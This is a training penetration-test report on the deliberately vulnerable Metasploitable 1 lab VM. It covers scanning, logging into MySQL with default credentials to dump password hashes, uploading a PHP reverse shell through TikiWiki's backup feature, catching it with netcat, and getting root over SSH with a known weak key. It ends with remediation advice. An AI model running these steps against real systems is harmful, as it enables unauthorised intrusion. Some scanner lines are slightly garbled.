

Metasploitable Vulnerable VM Series

Metasploitable 1 Penetration Test Report

Table of Contents

Table of Contents.....	2
Versioning Control	3
Executive Summary.....	3
Phase Testing.....	3
1. Reconnaissance.....	3
2. Back-end Database Investigation.....	5
3. Exploiting TikiWiki.....	10
4. Privilege Escalation.....	12
Security Recommendations	13
Appendix:	14
a. OpenVAS Detected Vulnerabilities.....	14

Versioning Control

Version	Date	Description	Author
v1.0	05/02/2024	Reconnaissance, Back-end Database Investigation, TikiWiki Exploitation	Cameron J. Wade
v1.1	05/03/2024	Completed TikiWiki Exploitation	Cameron J. Wade
v2.0	05/04/2024	Privilege Escalation, Appendix, Executive Summary, Security Recommendations	Cameron J. Wade

Disclaimer: This document and its findings is a purely fictitious penetration testing report for the purpose of learning and training. All reconnaissance, password cracking, and exploiting was done in a sandbox environment consisting of virtual machines and does not represent any actual networks or systems of any organization.

Executive Summary

This document has been prepared to detail the processes and methods used during testing as well as including security mitigation tactics to address the vulnerabilities that were discovered and exploited during testing.

Phase Testing

1. Reconnaissance

To begin testing on this machine, a port scan can be conducted on the target device to see what ports are publicly exposed. These open ports may serve as avenues of attack and exploitation, if the services are vulnerable. The initial scan can be conducted with the Nmap tool with the '-sV' flag. This will allow the Nmap tool to scan and evaluate the versions of the services operating on the publicly exposed ports. The scan can be executed with the following command: 'nmap -sV 172.16.111.3'

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	ProFTPD 1.3.1
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

There are a lot of publicly exposed ports on the target machine. Currently, it is known that there is a web server likely hosting a website on ports 80 and 8180. FTP and SSH ports are exposed, allowing potential remote access to the target machine and two publicly exposed back-end database management systems. These are all common avenues of exploitation.

The existence of two web services means Nikto can be used to scan the web servers for potential vulnerable files, CGIs, and other potential misconfigurations. The scans can be executed as followed: 'nikto -h <http://172.16.111.3:80>' and 'nikto -h <http://172.16.111.3:8180>'. The '-h' flag allows the user to specify the target.

```

Target IP:      172.16.111.3
Target Hostname: 172.16.111.3
Target Port:    80
Start Time:     2024-05-02 06:09:44 (GMT-7)

# Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
# Error may leak index via status header found with file /.index: 07575, size: 45, mtime: Wed Mar 17 07:08:25 2010. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
# / The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
# / The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/misng-content-type-header/
# PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
# Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.56). Apache 2.2.34 is the EOL for the 2.x branch.
# /Index: Unknown header 'cs' found, with contents: list.
# /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectow.php?id=4698ebdc39d15.htm
# /test/exchange_vforce_line.tout.com/vulnerabilities/0275
# /index: Unknown header 'cs' found, with contents: list.
# OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
# / HTTP Basic method is active which suggests the host is vulnerable to XSS. See: https://wmapsp.org/www-community/attacks/Cross_Site_Tracing
# /phpinfo.php?VARIABLE=&script=alert('vulnerable')&script=Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
# /phpinfo.php: Output from the phpinfo() function was found.
# /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CVE-552
# /icons/: Directory indexing found.
# /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
# /cgi-bin/rkik-graph_formula.php?bu=lohs-lsbm-lbm-xzbfj%a.ta.phpinfo?0t=jpg&title=http://blog.cirt.net/fr/inic.txt: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
# /tikikwiki/wiki-graph_formula.php: Output from the phpinfo() function was found.
# /tikikwiki/wiki-graph_formula.php: tikikwiki-wiki-lsbm-lbm-xzbfj%a.ta.phpinfo?0t=jpg&title=http://blog.cirt.net/fr/inic.txt: Tikikwiki contains a vulnerability which allows remote attackers to execute arbitrary PHP code. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5423
# /wp-config.php: wp-config.php file found. This file contains the credentials.
# 8996 requests: 1 error(s) and 19 item(s) reported on remote host
End Time:     2024-05-02 06:10:23 (GMT-7) (39 seconds)

# 1 host(s) tested

# Target IP:      172.16.111.3
# Target Hostname: 172.16.111.3
# Target Port:    8180
# Start Time:     2024-05-02 06:10:18 (GMT-7)

# Server: Apache-Coyote/1.1
# / The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
# / The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/misng-content-type-header/
# /favicon.ico: Directories found (use --C all to force check all possible dirs)
# /favicon.ico: Identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), AlFresco Community. See: https://en.wikipedia.org/wiki/Favicon
# OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS .
# HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
# HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
# / Web Server returns a valid response with junk HTTP methods which may cause false positives.
# / Appears to be a default Apache Tomcat install.
# /admin/: Cookie JSESSIONID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
# /admin/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0672
# /admin/: This might be interesting
# /tomcat-docs/index.html: Default Apache Tomcat documentation found. See: CVE-552
# /manager/html-manager-host0.html: Tomcat documentation found. See: CVE-552
# /manager/html-manager-host0.html: Tomcat documentation found. See: CVE-552
# /webdav/index.html: WebDAV support is enabled.
# /jsp-examples/: Apache Java Server Pages documentation. See: CVE-552
# /admin/account.html: Admin login page/section found.
# /admin/controlpanel.html: Admin login page/section found.
# /admin/cp.html: Admin login page/section found.
# /admin/index.html: Admin login page/section found.
# /admin/login.html: Admin login page/section found.
# /servlets/examples/: Tomcat servlets examples are visible.
# /manager/html: Default account found for 'Tomcat Manager Application' at (ID 'tomcat', PW 'tomcat'). Apache Tomcat. See: CVE-16
# /manager/html: Tomcat Manager / Host Manager interface found (pass protected).
# /host-manager/html: Tomcat Manager / Host Manager interface found (pass protected).
# /manager/status: Tomcat Server Status interface found (pass protected).
# /admin/login.jsp: Tomcat Server Administration interface found.
# 8236 requests: 0 error(s) and 27 item(s) reported on remote host
End Time:     2024-05-02 06:10:56 (GMT-7) (38 seconds)

# 1 host(s) tested
```

instance that is publicly accessible. This service, depending on the version, may be vulnerable to exploitation. This warrants additional investigation.

Investigating the 8180 scan results, there is a Tomcat manager instance available that can also potentially be used for exploitation. Nikto even detected the use of default admin credentials for the Tomcat Manager instance. Exploitation will be even easier with these credentials.

2. Back-end Database Investigation

During the Nmap scan, two exposed DBMS were detected. One PostgreSQL and another MySQL. OpenVAS was used to conduct a vulnerability scan of the machine and the tool detected that it was possible to login to the MySQL database with default 'root' credentials.

MySQL / MariaDB Default Credentials (MySQL Protocol) 9.8 (High) 95 % 172.16.111.4

Summary

It was possible to login into the remote MySQL as root using weak credentials.

Detection Result

It was possible to login as root with password "root".

Product Detection Result

Product cpe:/a:mysql:mysql:5.0.51a

Method MariaDB / Oracle MySQL Detection (MySQL Protocol) (OID: 1.3.6.1.4.1.25623.1.0.100152)

Log View details of product detection

This information can be used to remotely login to the exposed MySQL on 3306, to investigate available databases for information to aid the investigation. A connection can be established from the attacker machine to the target machine by using 'mysql -h 172.16.111.3 -u root -p --ssl=false'. The '-h' flag is for specifying the desired host, the '-u' flag is for specifying the user to login with, the '-p' flag is for specifying a password, and the '--ssl=false' flag specifies that SSL will not be used for encryption during connection.

When connection has been successfully established, the list of available databases that can be accessed can be displayed with a 'show databases;' command. It's important to have the semi-colon at the end of the command, as this denotes, in SQL syntax, the end of a line.

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| tikiwiki |
| tikiwiki195 |
+-----+
4 rows in set (0.002 sec)
```

There are a few available databases that can be interacted with. “information_schema” is a common database found that contains the metadata of all of the tables, views, and columns in a database. The “mysql” and “tikiwiki” databases may contain user information that may allow an attacker to gain unauthorized access to a user account or machine.

Investigation will start with the “mysql” database. Set this to the active database by using the ‘use mysql;’ command. Now that the active database has been set, the accessible tables within that database can be displayed using the ‘show tables;’ command.

```
Database changed
MySQL [mysql]> show tables;
+-----+
| Tables_in_mysql |
+-----+
| columns_priv |
| db |
| func |
| help_category |
| help_keyword |
| help_relation |
| help_topic |
| host |
| proc |
| procs_priv |
| tables_priv |
| time_zone |
| time_zone_leap_second |
| time_zone_name |
| time_zone_transition |
| time_zone_transition_type |
| user |
+-----+
17 rows in set (0.002 sec)
```

The presence of a ‘user’ table bodes well for investigation purposes. This table contains information about stored users. To view the columns that classify and store the information about the users, another SQL command needs to be issued to pull this information. To pull the available columns available in the “user” table, use the ‘show columns from user;’ command.

```
MySQL [mysql]> show columns from user;
```

Field	Type	Null	Key	Default	Extra
Host	char(60)	NO	PRI		
User	char(16)	NO	PRI		
Password	char(41)	NO			
Select_priv	enum('N','Y')	NO		N	
Insert_priv	enum('N','Y')	NO		N	
Update_priv	enum('N','Y')	NO		N	
Delete_priv	enum('N','Y')	NO		N	
Create_priv	enum('N','Y')	NO		N	
Drop_priv	enum('N','Y')	NO		N	
Reload_priv	enum('N','Y')	NO		N	
Shutdown_priv	enum('N','Y')	NO		N	
Process_priv	enum('N','Y')	NO		N	
File_priv	enum('N','Y')	NO		N	
Grant_priv	enum('N','Y')	NO		N	
References_priv	enum('N','Y')	NO		N	
Index_priv	enum('N','Y')	NO		N	
Alter_priv	enum('N','Y')	NO		N	
Show_db_priv	enum('N','Y')	NO		N	
Super_priv	enum('N','Y')	NO		N	
Create_tmp_table_priv	enum('N','Y')	NO		N	
Lock_tables_priv	enum('N','Y')	NO		N	
Execute_priv	enum('N','Y')	NO		N	
Repl_slave_priv	enum('N','Y')	NO		N	
Repl_client_priv	enum('N','Y')	NO		N	
Create_view_priv	enum('N','Y')	NO		N	
Show_view_priv	enum('N','Y')	NO		N	
Create_routine_priv	enum('N','Y')	NO		N	
Alter_routine_priv	enum('N','Y')	NO		N	
Create_user_priv	enum('N','Y')	NO		N	
ssl_type	enum('', 'ANY', 'X509', 'SPECIFIED')	NO			
ssl_cipher	blob	NO		NULL	
x509_issuer	blob	NO		NULL	
x509_subject	blob	NO		NULL	
max_questions	int(11) unsigned	NO		0	
max_updates	int(11) unsigned	NO		0	
max_connections	int(11) unsigned	NO		0	
max_user_connections	int(11) unsigned	NO		0	

37 rows in set (0.002 sec)

There are a lot of columns in this table and not every one of them is going to contain information relevant to this investigation. Two columns, in particular, that look like they might provide value are the “User” and the “Password” column. To display information only from those columns, the SQL command needs to be restructured to only include the columns desired. To pull information from these two columns, use the ‘select User, Password from user;’ command.

```
MySQL [mysql]> select User,Password from user;
```

User	Password
root	*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
root	*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
root	*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
debian-sys-maint	*E07F0A7CCC0044345116513C989F45663C1F8347
root	*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B

```
7 rows in set (0.001 sec)
```

Two unique password hashes were discovered in this database table. These look to be users on the machine that have access to the databases. The problem with these hashes is that they are passwords that have been encrypted using an algorithm. These hashes need cracked, and the real password needs to be discovered before these credentials can be used.

All the necessary information has been retrieved from the “mysql” database and investigation can shift toward the “tikiwiki” database. Set this as the active database by using ‘use tikiwiki;’ command. Once active, display the active tables using the ‘show tables;’ command.

```
show tables;
```

tiki_user_tasks
tiki_user_tasks_history
tiki_user_votings
tiki_user_watches
tiki_userfiles
tiki_userpoints
tiki_users
tiki_users_score
tiki_webmail_contacts
tiki_webmail_messages
tiki_wiki_attachments
tiki_zones
users_grouppermissions
users_groups
users_objectpermissions
users_permissions
users_usergroups
users_users

```
194 rows in set (0.004 sec)
```

There are 194 total tables in the “tikiwiki” database. However, one of the more interesting tables is the “users_users” table, which may contain information about the users

registered to the TikiWiki instance hosted on port 80. Display the available columns in the table by using the 'show columns from users_users;'

```
MySQL [tikiwiki]> show columns from users_users;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| userId | int(8) | NO | PRI | NULL | auto_increment |
| email | varchar(200) | YES | | NULL | |
| login | varchar(40) | NO | MUL | | |
| password | varchar(30) | YES | | admin | |
| provpass | varchar(30) | YES | | NULL | |
| default_group | varchar(255) | YES | | NULL | |
| lastLogin | int(14) | YES | | NULL | |
| currentLogin | int(14) | YES | | NULL | |
| registrationDate | int(14) | YES | | NULL | |
| challenge | varchar(32) | YES | | NULL | |
| pass_due | int(14) | YES | | NULL | |
| hash | varchar(32) | YES | | NULL | |
| created | int(14) | YES | | NULL | |
| avatarName | varchar(80) | YES | | NULL | |
| avatarSize | int(14) | YES | | NULL | |
| avatarFileType | varchar(250) | YES | | NULL | |
| avatarData | longblob | YES | | NULL | |
| avatarLibName | varchar(200) | YES | | NULL | |
| avatarType | char(1) | YES | | NULL | |
| score | int(11) | NO | MUL | 0 | |
| valid | varchar(32) | YES | | NULL | |
+-----+-----+-----+-----+-----+-----+
21 rows in set (0.002 sec)
```

The structure of this table looks vastly different from the "users" table in the "mysql" database. The fields "login" and "password" seem to be the columns in this table that will provide the most value. To display information from these columns, use the 'select login,password from users_users;' command.


```
MySQL [tikiwiki]> select login,password from users_users;
+-----+-----+
| login | password |
+-----+-----+
| admin | admin    |
+-----+-----+
1 row in set (0.002 sec)
```

It seems there is only one registered user, and it is the “admin” user. The password contained in this table is unencrypted and can be used, right away, to login to the admin TikiWiki account without decrypting the password first.

3. Exploiting TikiWiki

A pair of admin credentials were obtained for the TikiWiki instance hosted by the web server operating on port 80. These credentials can be used to access the admin account of the instance. Navigate to the TikiWiki login page by opening a browser and visiting <http://172.16.111.3/tikiwiki>.

There will be a login section on the right-hand side of the web page. Login using the retrieved ‘admin’ ‘admin’ combination. It should prompt for the password to be changed. After the password has been changed, tabs on the left-hand side of the web page appear.



There is a tab called “Backups” that looks like an opportunity to upload a file to the web server. This can be helpful if this section allows for the upload of a ‘.php’ file. This would allow the upload of a reverse shell in php format. Navigate to this page by clicking the “Backups” hyperlink.

Upload a backup

Upload backup: No file selected.

The “Backups” section is, indeed, a location where php files can be uploaded. A reverse shell in PHP file format needs configured to point back to the attacking machine before it can be uploaded.

The reverse shell script needs to be modified before it can be used with the attacking machine used for testing. Modify the script to point to the attacking machine on port 4444, example below.

```
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '172.16.111.6'; // CHANGE THIS
50 $port = 4444; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
```

Save the modified script to the attacker machine and navigate back to the “Backups” tab. Upload the file by clicking the “Browse...” button and selecting the modified shell script file. After it has been selected, click the “Upload” button to upload the file.

After the backup has been uploaded, the script can be executed by navigating to where the backup is located. For example, the file that was uploaded for testing is called “meta-shell.php” so to access this file one would navigate to <http://172.16.111.3/tikiwiki/backups/meta-shell.php>

Before script execution, a listener needs to be set up on the attacker machine to listen for the target machine’s attempt to establish a connection over the specified port. The port that was specified in the reverse shell script was 4444, so that is the port that the listener needs to be set up on. A listener can be established on the attacker machine using the netcat tool with the command ‘nc -lvp 4444’ command. The ‘-l’ specifies to netcat that it should be in listen mode. The ‘-p’ is used for specifying the port netcat should listen on and

the '-v' specifies that the output should be verbose. After the listener setup is complete, navigate to where the reverse shell was uploaded to execute the script, allowing the attacker machine to establish an ssh connection.

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
172.16.111.3: inverse host lookup failed: Host name lookup failure
connect to [172.16.111.6] from (UNKNOWN) [172.16.111.3] 43018
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 14:19:48 up 1 day,  6:23,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/
```

An SSH connection has successfully been established to the target machine.

4. Privilege Escalation

The SSH connection that has been established has been established with the permissions of the TikiWiki web server. Privilege escalation is the next step, and the focus now shifts toward obtaining a root shell.

It was discovered that the user had permission to display the contents of the '/root/.ssh/authorized_keys' file which displays the SSH keys that can be used for logging into the user which the key has been configured for. Display the contents of this file by using the 'cat /root/.ssh/authorized_keys' command

```
$ cat /root/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEApmGJFZNl0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHQqlDJkcteZZdPFSbW76IUiPR00h+WBV0x1c6iPL/W1krU3Zo9Bzp0e0ac2U+qUGIzIu/WwgztLZs5/D9IyhtRWocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUkxdFo9f1nu2OwkjOc+Wv8Vw7bwkf+1RgiOMgiJ5c
$
```

A list of weak SSH keys on the attacker machine was searched for files containing the key that was just obtained from the last command. A '.pub' key was found in the list. There is a pair of keys, a private file with no .pub extension, and a public key with a .pub extension. The private key was copied to the desktop and renamed to "theKey" and the permissions were changed so the file could be used using the 'chmod 600 theKey'

The key copied from the list of weak keys was configured to be used with the root user. So, attempt a connection to the target machine with the copied key using the 'ssh -i theKey root@172.16.111.3'

```
(kali㉿kali)-[~/Desktop]
$ ssh -i theKey root@172.16.111.3
Last login: Sat May  4 19:56:49 2024 from 172.16.111.6
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```

A root shell has successfully been obtained on the target machine, granting full control over the machine and its contents.

Security Recommendations





























































During initial reconnaissance, a port scan was conducted to see what services were operating on the machine and exposed to the public. When the initial port scan was completed, many services were publicly exposed. The publicly exposed services should be reviewed and all ports that don't require public exposure should be closed. The more applications that are exposed, the higher probability that at least one exploitable vulnerability exists within one or more of the exposed services.

There are more secure options available for some services that operate on the target machine. For example, HTTP doesn't utilize encryption and isn't the most secure option to handle client-to-server connections. This is because this service doesn't encrypt the traffic and can potentially be intercepted and viewed by bad actors. Consider utilizing more secure services when dealing with client-to-server connections.

The OpenVAS tool was utilized to conduct a vulnerability scan of the target machine. OpenVAS detected default root credentials being utilized for the exposed MySQL and PostgreSQL database management systems. It is common for threat actors to utilize the default credentials during password attacks to try and gain access to these systems. Consider changing passwords of service admin accounts that still utilize default credentials. A few of the detected services still utilizing default credentials: MySQL, PostgreSQL, Tomcat Manager.

Appendix:

a. OpenVAS Detected Vulnerabilities

Tiki Wiki CMS Groupware End of Life (EOL) Detection		10.0 (High)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
TWiki XSS and Command Execution Vulnerabilities		10.0 (High)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
Operating System (OS) End of Life (EOL) Detection		10.0 (High)	80 %	172.16.111.4	general/tcp	Mon, Apr 1, 2024 5:54 AM UTC
Apache Tomcat AJP RCE Vulnerability (Ghostcat)		9.8 (High)	99 %	172.16.111.4	8009/tcp	Mon, Apr 1, 2024 6:05 AM UTC
MySQL / MariaDB Default Credentials (MySQL Protocol)		9.8 (High)	95 %	172.16.111.4	3306/tcp	Mon, Apr 1, 2024 5:59 AM UTC
DistCC RCE Vulnerability (CVE-2004-2687)		9.8 (High)	99 %	172.16.111.4	3632/tcp	Mon, Apr 1, 2024 6:00 AM UTC
PostgreSQL Default Credentials (PostgreSQL Protocol)		9.8 (High)	99 %	172.16.111.4	5432/tcp	Mon, Apr 1, 2024 5:59 AM UTC
Tiki Wiki CMS Groupware < 17.2 SQL Injection Vulnerability		9.8 (High)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
Tiki Wiki < 24.1 Multiple Vulnerabilities		9.8 (High)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
Tiki Wiki < 22 Multiple Vulnerabilities		9.8 (High)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
SSH Brute Force Logins With Default Credentials Reporting		7.8 (High)	95 %	172.16.111.4	22/tcp	Mon, Apr 1, 2024 6:03 AM UTC
FTP Brute Force Logins Reporting		7.5 (High)	95 %	172.16.111.4	21/tcp	Mon, Apr 1, 2024 5:57 AM UTC
Riello NetMan 204 Default Credentials (SSH)		7.5 (High)	100 %	172.16.111.4	22/tcp	Mon, Apr 1, 2024 5:56 AM UTC
Tiki Wiki CMS Groupware 'fixedURLData' Local File Inclusion Vulnerability		7.5 (High)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities		7.5 (High)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability		7.4 (High)	70 %	172.16.111.4	5432/tcp	Mon, Apr 1, 2024 6:04 AM UTC
SSWTLS < 24.2 PHP Object Injection Vulnerability		7.2 (High)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
TWiki Cross-Site Request Forgery Vulnerability (Sep 2010)		6.8 (Medium)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection Vulnerability		6.8 (Medium)	99 %	172.16.111.4	25/tcp	Mon, Apr 1, 2024 6:00 AM UTC
Tiki Wiki < 18.10, 21.x < 21.8, 24.x < 24.3, 25.0 Multiple CSRF Vulnerabilities		6.5 (Medium)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
TWiki < 6.1.0 XSS Vulnerability		6.5 (Medium)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
Tiki Wiki CMS Groupware < 21.0 XSS Vulnerability		6.5 (Medium)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
Tiki Wiki < 21.2 XSS Vulnerability		6.5 (Medium)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
TWiki Cross-Site Request Forgery Vulnerability		6.0 (Medium)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
Samba MS-RPC Remote Shell Command Execution Vulnerability - Active Check		6.0 (Medium)	99 %	172.16.111.4	445/tcp	Mon, Apr 1, 2024 6:00 AM UTC
SSL/TLS: Report Weak Cipher Suites		5.9 (Medium)	98 %	172.16.111.4	5432/tcp	Mon, Apr 1, 2024 5:56 AM UTC
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection		5.9 (Medium)	98 %	172.16.111.4	25/tcp	Mon, Apr 1, 2024 5:55 AM UTC
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection		5.9 (Medium)	98 %	172.16.111.4	5432/tcp	Mon, Apr 1, 2024 5:55 AM UTC
HTTP Debugging Methods (TRACE/TRACK) Enabled		5.9 (Medium)	99 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
Tiki Wiki CMS Groupware XSS Vulnerability		5.9 (Medium)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
Tiki Wiki CMS Groupware 18.4 XSS Vulnerability		5.4 (Medium)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
Weak Host Key Algorithm(s) (SSH)		5.3 (Medium)	80 %	172.16.111.4	22/tcp	Mon, Apr 1, 2024 5:56 AM UTC
phpinfo() Output Reporting (HTTP)		5.3 (Medium)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
Weak Key Exchange (KEK) Algorithm(s) Supported (SSH)		5.3 (Medium)	80 %	172.16.111.4	22/tcp	Mon, Apr 1, 2024 5:56 AM UTC
SSL/TLS: Server Certificate / Certificate in Chain with RSA keys less than 2048 bits		5.3 (Medium)	80 %	172.16.111.4	25/tcp	Mon, Apr 1, 2024 5:56 AM UTC
SSL/TLS: Server Certificate / Certificate in Chain with RSA keys less than 2048 bits		5.3 (Medium)	80 %	172.16.111.4	5432/tcp	Mon, Apr 1, 2024 5:56 AM UTC
Tiki Wiki CMS Groupware Input Sanitation Weakness Vulnerability		5.0 (Medium)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
SSL/TLS: Certificate Expired		5.0 (Medium)	99 %	172.16.111.4	5432/tcp	Mon, Apr 1, 2024 5:55 AM UTC
SSL/TLS: Certificate Expired		5.0 (Medium)	99 %	172.16.111.4	25/tcp	Mon, Apr 1, 2024 5:55 AM UTC
Check if Mailserver answer to VRFY and EXPN requests		5.0 (Medium)	99 %	172.16.111.4	25/tcp	Mon, Apr 1, 2024 5:56 AM UTC
Cleartext Transmission of Sensitive Information via HTTP		4.9 (Medium)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
Telnet Unencrypted Cleartext Login		4.8 (Medium)	70 %	172.16.111.4	23/tcp	Mon, Apr 1, 2024 5:54 AM UTC
FTP Unencrypted Cleartext Login		4.8 (Medium)	70 %	172.16.111.4	21/tcp	Mon, Apr 1, 2024 5:54 AM UTC
Tiki Wiki CMS Groupware Multiple Cross Site Scripting Vulnerabilities		4.8 (Medium)	70 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 6:06 AM UTC
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability		4.8 (Medium)	99 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 6:04 AM UTC
Weak Encryption Algorithm(s) Supported (SSH)		4.8 (Medium)	80 %	172.16.111.4	22/tcp	Mon, Apr 1, 2024 5:56 AM UTC
SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK)		4.8 (Medium)	80 %	172.16.111.4	25/tcp	Mon, Apr 1, 2024 5:55 AM UTC
Apache HTTP Server ETag Header Information Disclosure Weakness		4.8 (Medium)	80 %	172.16.111.4	80/tcp	Mon, Apr 1, 2024 5:56 AM UTC
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection		4.8 (Medium)	98 %	172.16.111.4	5432/tcp	Mon, Apr 1, 2024 5:55 AM UTC
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection		4.8 (Medium)	98 %	172.16.111.4	25/tcp	Mon, Apr 1, 2024 5:55 AM UTC
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm		4.0 (Medium)	80 %	172.16.111.4	25/tcp	Mon, Apr 1, 2024 5:55 AM UTC
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm		4.0 (Medium)	80 %	172.16.111.4	5432/tcp	Mon, Apr 1, 2024 5:55 AM UTC
